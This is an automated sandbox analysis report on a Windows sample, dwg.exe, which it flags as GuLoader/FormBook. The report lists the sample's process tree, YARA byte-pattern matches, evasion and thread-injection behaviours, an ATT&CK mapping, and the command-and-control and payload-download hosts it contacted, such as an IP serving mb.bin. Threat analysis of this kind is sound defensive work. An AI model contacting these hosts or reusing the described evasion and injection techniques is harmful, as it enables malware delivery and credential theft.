ID: 358411
Sample Name: dwg.exe
Cookbook: default.jbs
Time: 15:33:06
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report dwg.exe

Overview


General Information

Sample Name:	dwg.exe
Analysis ID:	358411
MD5:	6a9035b7435c6a..
SHA1:	16a6d2ac44b8ac..
SHA256:	6f33f5e3a23420d..
Tags:	exe GuLoader
Infos:	

Most interesting Screenshot:



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- dwg.exe (PID: 5316 cmdline: 'C:\Users\user\Desktop\dwg.exe' MD5: 6A9035B7435C6AA9E6C8E31CF771E316)
  - dwg.exe (PID: 1544 cmdline: 'C:\Users\user\Desktop\dwg.exe' MD5: 6A9035B7435C6AA9E6C8E31CF771E316)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 6456 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 6492 cmdline: /c del 'C:\Users\user\Desktop\dwg.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.489004546.00000000005D0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000D.00000002.489004546.00000000005D0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x197a7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a84a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000D.00000002.489004546.00000000005D0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166d9:$sqlite3step: 68 34 1C 7B E1 • 0x167ec:$sqlite3step: 68 34 1C 7B E1 • 0x16708:$sqlite3text: 68 38 2A 90 C5 • 0x1682d:$sqlite3text: 68 38 2A 90 C5 • 0x1671b:$sqlite3blob: 68 53 D8 7F 8C • 0x16843:$sqlite3blob: 68 53 D8 7F 8C
0000000D.00000002.489632071.000000000684000.00000004.00000020.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x4eb8:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000001.00000002.306766910.000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Uses 32bit PE files

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected Generic Dropper

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Security Software Discovery 7 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	System Information Discovery 3 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
dwg.exe	28%	ReversingLabs	Win32.Backdoor.Androm	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.4927960.5.unpack	100%	Avira	TR/Dropper.Gen		Download File
13.2.rundll32.exe.6843e8.1.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.apkiinsurance.com	0%	Virustotal		Browse
www.guillemaudexcellenceauto.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.apkiinsurance.com/gzjz/?iB=qjvGcpBS9gngfccxw5QFty	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.thakehamwesthorsley.com/gzjz/?iB=S32aJJ0sM1lMGA6PL+NxQgVajUvS6UEY5ruSj9tLVOKy1xB24owBALJS5TkIZYObRZJu&oH2d=YT8xZdXh-8LPDX3	0%	Avira URL Cloud	safe	
http://www.apkiinsurance.com/gzjz/?iB=qjvGcpBS9gngfccxw5QFty+eEZUVlIKAvl6NE25MOMcyD1XOvUK5P6Mu22Y8HvedKP3a&oH2d=YT8xZdXh-8LPDX3	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.buytgp.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=mfN0nzHASLUjgM40ULkNQnoCovlHM9uH9yFdN4Wj+dx/VksqViu7/Odvkv5yi/Rll5ca	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://45.153.203.33/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.karatetheokinawaway.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=TH/8bzDuV8AVYKcu6EMjxEP+4967DPJ7e0pyFpPn9x325Irf837GqTHpIaz8sm/pkTRA	0%	Avira URL Cloud	safe	
http://www.bestcroissantinlondon.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=4eJRf0meEh2QJsIJtqwHLZ+h6O4A+owpHjBhWLLxb5QgRA1fgcKJhCeYJGmPUuXRH+xS	0%	Avira URL Cloud	safe	
http://45.153.203.33/mb.bin	0%	Avira URL Cloud	safe	
http://www.delmarranch.com/gzjz/?iB=oFlukkgM6y8fCONc3B59jjyts4roz7ytDuYjBu/uDkaJWnvjVls8NePE6jnmXGkyfPJd&oH2d=YT8xZdXh-8LPDX3	0%	Avira URL Cloud	safe	
http://45.153.203.33/53321935-2125563209-4053062332-1002	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://https://www.123-reg-new-domain.co.uk/iframe.html	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://45.153.203.33/mb.bintSkm	0%	Avira URL Cloud	safe	
http://45.153.203.33/mb.binI;	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.guillemaudexcellenceauto.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUowajxm8py8BXmt	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
delmarranch.com	34.102.136.180	true	true		unknown
www.qionglaizhan.com	47.110.53.154	true	true		unknown
www.apkiinsurance.com	104.21.56.93	true	true	• 0%, Virustotal, Browse	unknown
www.guillemaudexcellenceauto.com	146.148.189.216	true	true	• 0%, Virustotal, Browse	unknown
www.thakehamwesthorsley.com	94.136.40.51	true	true		unknown
www.karatetheokinawaway.com	94.136.40.51	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
bestcroissantinlondon.com	192.0.78.25	true	true		unknown
www.buytgp.com	unknown	unknown	true		unknown
www.scriptureonhealing.com	unknown	unknown	true		unknown
www.youridealworld.com	unknown	unknown	true		unknown
www.delmarranch.com	unknown	unknown	true		unknown
www.bestcroissantinlondon.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thakehamwesthorsley.com/gzjz/?iB=S32aJJ0sM1lMGA6PL+NxQgVajUvS6UEY5ruSj9tLVOKy1xB24owBALJS5TkIZYObRZJu&oH2d=YT8xZdXh-8LPDX3	true	• Avira URL Cloud: safe	unknown
http://www.apkiinsurance.com/gzjz/?iB=qjvGcpBS9gngfccxw5QFty+eEZUVIIKAvl6NE25MOMcyD1XOvUK5P6Mu22Y8HvedKP3a&oH2d=YT8xZdXh-8LPDX3	true	• Avira URL Cloud: safe	unknown
http://www.buytgp.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=mfN0nzHASLUjgM40ULkNQnoCovlHM9uH9yFdN4Wj+dx/VksqViu7/Odvkv5yi/Rll5ca	true	• Avira URL Cloud: safe	unknown
http://www.karatetheokinawaway.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=TH/8bzDuV8AVYKcu6EMjxEP+4967DPJ7e0pyFpPn9x325Irf837GqTHplaz8sm/pkTRA	true	• Avira URL Cloud: safe	unknown
http://www.bestcroissantinlondon.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=4eJRf0meEh2QJsIJtqwHLZ+h6O4A+owpHjBhWLLxb5QgRA1fgcKJhCeYJGmPUuXRH+xS	true	• Avira URL Cloud: safe	unknown
http://45.153.203.33/mb.bin	true	• Avira URL Cloud: safe	unknown
http://www.delmarranch.com/gzjz/?iB=oFlukkgM6y8fCONc3B59jjyts4roz7ytDuYjBu/uDkaJWnvjVls8NePE6jnmXGkyfPJd&oH2d=YT8xZdXh-8LPDX3	true	• Avira URL Cloud: safe	unknown
http://www.guillemaudexcellenceauto.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUowajxm8py8BXmt	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.00000000.291566840.000000000BC36000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://https://www.apkiinsurance.com/gzjz/?iB=qjvGcpBS9gngfccxw5QFty	rundll32.exe, 0000000D.0000000 2.495403347.0000000004AA2000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://45.153.203.33/	dwg.exe, 00000001.00000002.307 944925.00000000009F7000.000000 04.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://45.153.203.33/53321935-2125563209-4053062332-1002	dwg.exe, 00000001.00000002.307 944925.00000000009F7000.000000 04.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.123-reg-new-domain.co.uk/iframe.html	rundll32.exe, 0000000D.0000000 2.495403347.0000000004AA2000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://45.153.203.33/mb.bintSkm	dwg.exe, 00000001.00000002.307 944925.00000000009F7000.000000 04.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.153.203.33/mb.binI;	dwg.exe, 00000001.00000002.307 944925.00000000009F7000.000000 04.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
